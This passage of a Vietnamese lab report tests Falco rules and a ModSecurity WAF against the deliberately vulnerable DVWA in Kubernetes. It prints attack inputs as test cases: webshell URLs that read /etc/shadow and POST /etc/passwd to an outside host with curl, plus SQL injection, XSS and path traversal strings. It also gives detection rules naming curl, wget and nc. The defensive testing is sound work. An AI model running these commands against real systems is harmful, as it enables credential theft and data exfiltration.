
- Rule: Detect Container Discovery Commands (Stage 2)
- Log hiển thị: CRITICAL: CANH BÁO RÀ QUÉT (DISCOVERY): Tiến trình ip đang tham thính hệ thống.....
- Tag nhận diện: discovery, stage_2

Test 2: Ý định truy cập tệp nhạy cảm / leo thang

Mục tiêu: Hacker cố gắng đọc tệp chứa mã băm mật khẩu tài khoản root (/etc/shadow) để chuẩn bị bẻ khóa leo thang đặc quyền.

- Thao tác trên trình duyệt:

```
http://172.16.1.138:8000/hackable/uploads/shell.php?cmd=cat%20/etc/shadow
```



Hình 11: Kết quả kiểm thử truy cập file nhạy cảm

Kết quả:

- Rule: Detect Execution and File Modification (Stage 2)
- Log hiển thị: CRITICAL: CANH BAO XAM NHAP (EXECUTION): Tuong tac file dang ngo [/etc/shadow]...
- Tag nhận diện: execution, privilege_escalation, stage_2

3.2.3. Giai đoạn 3: Trích xuất dữ liệu

3.2.3.1. Cấu hình lại file rule

Bước 1: Sửa file master-rules.yaml

Bash

```
nano master-rules.yaml
```

YAML

```
customRules:
 master-rules.yaml: |
    - rule: Detect Container Discovery Commands
(Stage 2)
      desc: Phat hien thiet lap mang hoac thong tin
user
      condition: >
        spawned_process and container and
        (proc.name in (ip, arp, netstat, nmap, ping,
whoami, id))
      output: >
        CANH BAO RA QUET (DISCOVERY): Tien trinh
%proc.name dang tham thinh he thong. (Lenh:
%proc.cmdline | User: %user.name | Pod:
%k8s.pod.name)
      priority: CRITICAL
      tags: [discovery, k8s, stage_2]


    - rule: Detect Execution and File Modification
(Stage 2)
      desc: Phat hien thao tac file nhay cam
      condition: >
        k8s.ns.name = "dvwa" and
        (
          (evt.type in (open, openat, openat2) and
evt.is_open_write = true and fd.name startswith
/var/www/html/hackable/uploads/) or
          (evt.type in (open, openat, openat2) and
evt.is_open_read = true and fd.name in (/etc/shadow,
/etc/passwd))
        )
```

```
      output: >
        CANH BAO XAM NHAP (EXECUTION): Tuong tac
file dang ngo [%fd.name]. (Tien trinh: %proc.name |
Lenh: %proc.cmdline)
      priority: CRITICAL
      tags: [execution, privilege_escalation,
stage_2]


    - rule: Detect Data Exfiltration Tools (Stage 3)
      desc: Phat hien su dung cong cu mang
      condition: >
        k8s.ns.name = "dvwa" and evt.type = execve
and
        (proc.name in (curl, wget, nc, ncat) or
proc.cmdline contains "curl " or proc.cmdline
contains "wget " or proc.cmdline contains "http")
      output: >
        CANH BAO TRICH XUAT DU LIEU (EXFILTRATION):
Phat hien cong cu mang. (Tien trinh: %proc.name |
Lenh: %proc.cmdline | Pod: %k8s.pod.name)
      priority: CRITICAL
      tags: [exfiltration, network, stage_3]
```

Bước 2: Nạp lại file Master này vào hệ thống

Bash


```
helm upgrade falco falcosecurity/falco -n falco \
  --reuse-values \
  -f master-rules.yaml
```

3.2.3.2. TEST CASE

- Mục tiêu**:** Hacker gom dữ liệu đã thu thập được và lén lút sử dụng công cụ mạng (curl) để tuồn dữ liệu ra máy chủ C2 bên ngoài.
- Thao tác trên trình duyệt:

```
http://172.16.1.138:8000/hackable/uploads/shell.php?
cmd=curl%20-X%20POST%20-d%20@/etc/passwd%20http://
```

```
example.com
```



Hình 12: Kết quả kiểm thử trích xuất dữ liệu

Kết quả:

- Rule: Detect Data Exfiltration Tools (Stage 3)
- Log hiển thị: CRITICAL: CANH BAO TRICH XUAT DU LIEU (EXFILTRATION): Phat hien cong cu mang...
- Tag nhận diện: exfiltration, stage_3

3.2.4. Đánh giá kết quả kiểm thử

Thực nghiệm được thực hiện khi không có WAF, nên Falco là lớp phòng thủ duy nhất. Chuỗi tấn công đi qua ba giai đoạn gồm khai thác web, xâm nhập – leo thang – rà quét, và trích xuất dữ liệu. Kết quả được tổng hợp ở bảng 8.

Giai đoạn	Hành vi mô phỏng	Rule kích hoạt	Mức độ	Kết quả
1.Khai thác web	Upload shell.php, gọi ?cmd=whoami qua URL	Detect WebShell Execution (RCE)	CRITICAL	Phát hiện, có cảnh báo Telegram (Hình 8)
1.Khai thác web	Ghi file .php và chạy whoami qua kubectl exec	Detect WebShell Upload; Detect WebShell Execution	WARNING; CRITICAL	Phát hiện

2.Rà quét	whoami; id; ip a	Detect Container Discovery Commands	CRITICAL	Phát hiện (Hình 10)
2.Leo thang	cat /etc/shadow	Detect Execution and File Modification	CRITICAL	Phát hiện (Hình 11)
3.Trích xuất dữ liệu	curl -X POST -d @/etc/passwd gửi ra máy chủ ngoài	Detect Data Exfiltration Tools	CRITICAL	Phát hiện (Hình 12)

Bảng 8: Tổng hợp kết quả phát hiện theo từng giai đoạn tấn công

Về hiệu quả phát hiện. Cả ba giai đoạn thử nghiệm đều sinh cảnh báo, và các cảnh báo đều được chuyển tới Telegram qua luồng Falco, Falcosidekick và n8n. Các hành vi kiểm thử đều diễn ra bên trong container, như ghi tệp PHP, chạy lệnh hệ thống, đọc tệp nhạy cảm và gọi công cụ mạng. Vì vậy, Falco ghi nhận được ở mức lời gọi hệ thống mà không cần can thiệp vào ứng dụng. Mỗi luật được gắn nhãn theo giai đoạn, gồm stage_2 và stage_3, và theo nhóm hành vi, gồm discovery, execution và exfiltration. Nhờ đó, diễn biến cuộc tấn công có thể được tái hiện theo thời gian trên bảng điều khiển.

Về độ chi tiết của cảnh báo. Mỗi cảnh báo chứa lệnh được thực thi, tiến trình cha, tên Pod, namespace và image. Chẳng hạn, cảnh báo ở Hình 12 ghi rõ lệnh `curl -X POST -d @/etc/passwd` cùng địa chỉ đích. Những thông tin này đủ để quản trị viên xác định Pod bị ảnh hưởng và hành vi của kẻ tấn công mà chưa cần truy cập vào cụm.

Về khả năng tương quan. Một hành vi có thể kích hoạt nhiều luật cùng lúc. Chẳng hạn, lệnh `cat /etc/shadow` ở Hình 11 sinh đồng thời cảnh báo thực thi mã từ xa của Giai đoạn 1 và cảnh báo xâm nhập của Giai đoạn 2. Điều này cho thấy các lớp luật bổ sung cho nhau và giúp đánh giá mức nghiêm trọng của sự cố chính xác hơn. Tuy nhiên, cách này cũng làm tăng số lượng cảnh báo.

Hạn chế.

- Các luật chủ yếu dựa trên tên tiến trình và chuỗi lệnh. Những lệnh phổ biến như curl, wget, ls và cat có thể gây cảnh báo giả khi quản trị viên sử dụng hợp lệ. Điều kiện `proc.cmdline contains "http"` ở Giai đoạn 3 cũng khá rộng. Ngoài ra, kẻ tấn công có thể né luật bằng cách đổi tên công cụ hoặc dùng phương thức khác.

- Thực nghiệm chạy trên một ứng dụng cố ý chứa lỗ hổng là DVWA, trong môi trường thử nghiệm. Số lần thử, tỷ lệ phát hiện, tỷ lệ cảnh báo giả và độ trễ từ lúc tấn công đến lúc nhận thông báo chưa được đo định lượng.
- Tin nhắn Telegram còn nhiều trường kỹ thuật như mã container và image, nên người nhận khó đọc nhanh.

Kết luận. Thực nghiệm ở phần 3.2 cho thấy khi lớp bảo vệ ứng dụng không có mặt hoặc đã bị vượt qua, Falco vẫn phát hiện được các hành vi đặc trưng của chuỗi tấn công, gồm thực thi lệnh, rà quét và leo thang, cùng trích xuất dữ liệu. Các cảnh báo được chuyển tới Telegram thông qua n8n. Tuy nhiên, Falco về bản chất là cơ chế phát hiện, nên cảnh báo chỉ xuất hiện khi hành vi đã diễn ra bên trong container. Vì vậy, phần 3.3 bổ sung ModSecurity ở phía trước để chặn tấn công ngay từ tầng ứng dụng, đồng thời kiểm chứng hiệu quả của lớp bảo vệ này.

3.3. Kiểm thử DVWA khi đã có thêm WAF bảo vệ

3.3.1. Kiểm thử tấn công Sqli

Chèn ký tự SQLi:

Bash

```
' OR 1=1 #
```

- Kết quả


WAF phát hiện ra dấu hiệu tấn công SQL Injection nên đã tiến hành chặn đứng cuộc tấn công đó



Hình 13: WAF chặn tấn công SQLi

Cảnh báo:

Telegram đã nhận lại alert từ n8n và tiến hành gửi tin nhắn cảnh báo đã chặn thành công cuộc tấn công SQLi.



Hình 14: Kết quả cảnh báo waf chặn tấn công SQLi

Kết quả: WAF đã chặn thành công cuộc tấn công SQLi vào trang web dvwa và tiến hành gửi cảnh báo về telegram

3.3.2. Kiểm thử tấn công XSS

Bash

```
<script>alert(1)</script>
```


WAF phát hiện ra dấu hiệu tấn công XSS nên đã tiến hành chặn đứng cuộc tấn công đó



Hình 15: WAF chặn tấn công XSS

Cảnh báo:

Telegram đã nhận lại alert từ n8n và tiến hành gửi tin nhắn cảnh báo đã chặn thành công cuộc tấn công XSS.



Hình 16: Kết quả cảnh báo WAF chặn tấn công XSS

Kết quả: WAF đã chặn thành công cuộc tấn công XSS vào trang web dvwa và tiến hành gửi cảnh báo về telegram

3.3.3. Kiểm thử tấn công path traversal

Chèn chuỗi leo thang thư mục vào URL

- Trên thanh địa chỉ (URL) của trình duyệt, nó có dạng:

```
http://127.0.0.1:8888/vulnerabilities/fi/?
page=include.php
```



Hình 17: URL test path traversal

- Thay chữ `include.php` bằng chuỗi leo thang thư mục


```
../../../../../../etc/passwd
```



Hình 18: WAF chặn tấn công path traversal

Cảnh báo:

Telegram đã nhận lại alert từ n8n và tiến hành gửi tin nhắn cảnh báo đã chặn thành công cuộc tấn công path traversal.



Hình 19: Kết quả cảnh báo tấn công path traversal

Kết quả: WAF đã chặn thành công cuộc tấn công path traversal vào trang web dvwa và tiến hành gửi cảnh báo về telegram

3.3.4. Kiểm thử upload file


Upload file có chứa mã độc

- Upload file shell.php đã tạo ở test1 mục 3.2.2.



Hình 20: Test tấn công upload file có chứa mã độc

- Upload file và telegram cảnh báo upload file mã độc:



Hình 21: Kết quả cảnh báo Upload file có mã độc

Kết quả: WAF đã chặn thành công việc upload file có chứa ký tự nghi ngờ là mã độc lên trang web dvwa và tiến hành gửi cảnh báo về telegram

3.3.5. Đánh giá kết quả kiểm thử

Từ kết quả bốn kịch bản kiểm thử gồm SQL injection, XSS, path traversal và tải lên tệp độc hại trên DVWA sau khi tích hợp WAF, có thể rút ra một số đánh giá về hiệu quả của giải pháp bảo vệ. Khác với phần 3.2, nơi kẻ tấn công truy cập trực tiếp vào DVWA qua cổng 8000, ở phần này mọi request đều đi qua WAF ở cổng 8888.

a) Về khả năng phát hiện và ngăn chặn của WAF

Trong cả bốn kịch bản, WAF đều nhận diện đúng dấu hiệu tấn công dựa trên đặc điểm của payload. Với SQL injection, dấu hiệu là cú pháp thao túng câu truy vấn. Với XSS, đó là thẻ script chèn mã thực thi phía trình duyệt. Với path

traversal, đó là chuỗi di chuyển lên thư mục cha. Với tải lên tệp, đó là nội dung tệp có dấu hiệu của mã độc. WAF chặn các request này ngay tại lớp bảo vệ, trước khi chúng đến được DVWA. Kết quả cho thấy bộ luật OWASP Core Rule Set đang dùng bao phủ được các dạng tấn công cơ bản trong phạm vi thử nghiệm, đúng với mục tiêu thiết kế của ModSecurity khi kết hợp với bộ luật này như đã trình bày ở phần 1.4.5. Đồng thời, DVWA là ứng dụng được dựng có chủ đích với nhiều lỗ hổng, nên kết quả chứng tỏ WAF có thể bảo vệ cả một ứng dụng vốn rất dễ bị tấn công.

b) Về chuỗi cảnh báo và phản ứng tự động (SOAR)

Luồng cảnh báo hoạt động trọn vẹn từ đầu đến cuối. Sự kiện bị chặn tại WAF sinh ra nhật ký, n8n tiếp nhận và xử lý nhật ký đó, sau đó gửi thông báo qua Telegram tới quản trị viên. Theo quan sát, cảnh báo đến Telegram sau một khoảng thời gian ngắn kể từ lúc tấn công bị chặn. Trong luồng này, n8n đảm nhiệm vai trò điều phối và tự động hóa khâu thông báo theo mô hình SOAR đã cấu hình. Cảnh báo được đẩy thẳng đến kênh liên lạc quen thuộc, nên quản trị viên không cần chủ động vào xem bảng điều khiển hay nhật ký.

c) Về sự phối hợp giữa WAF và Falco

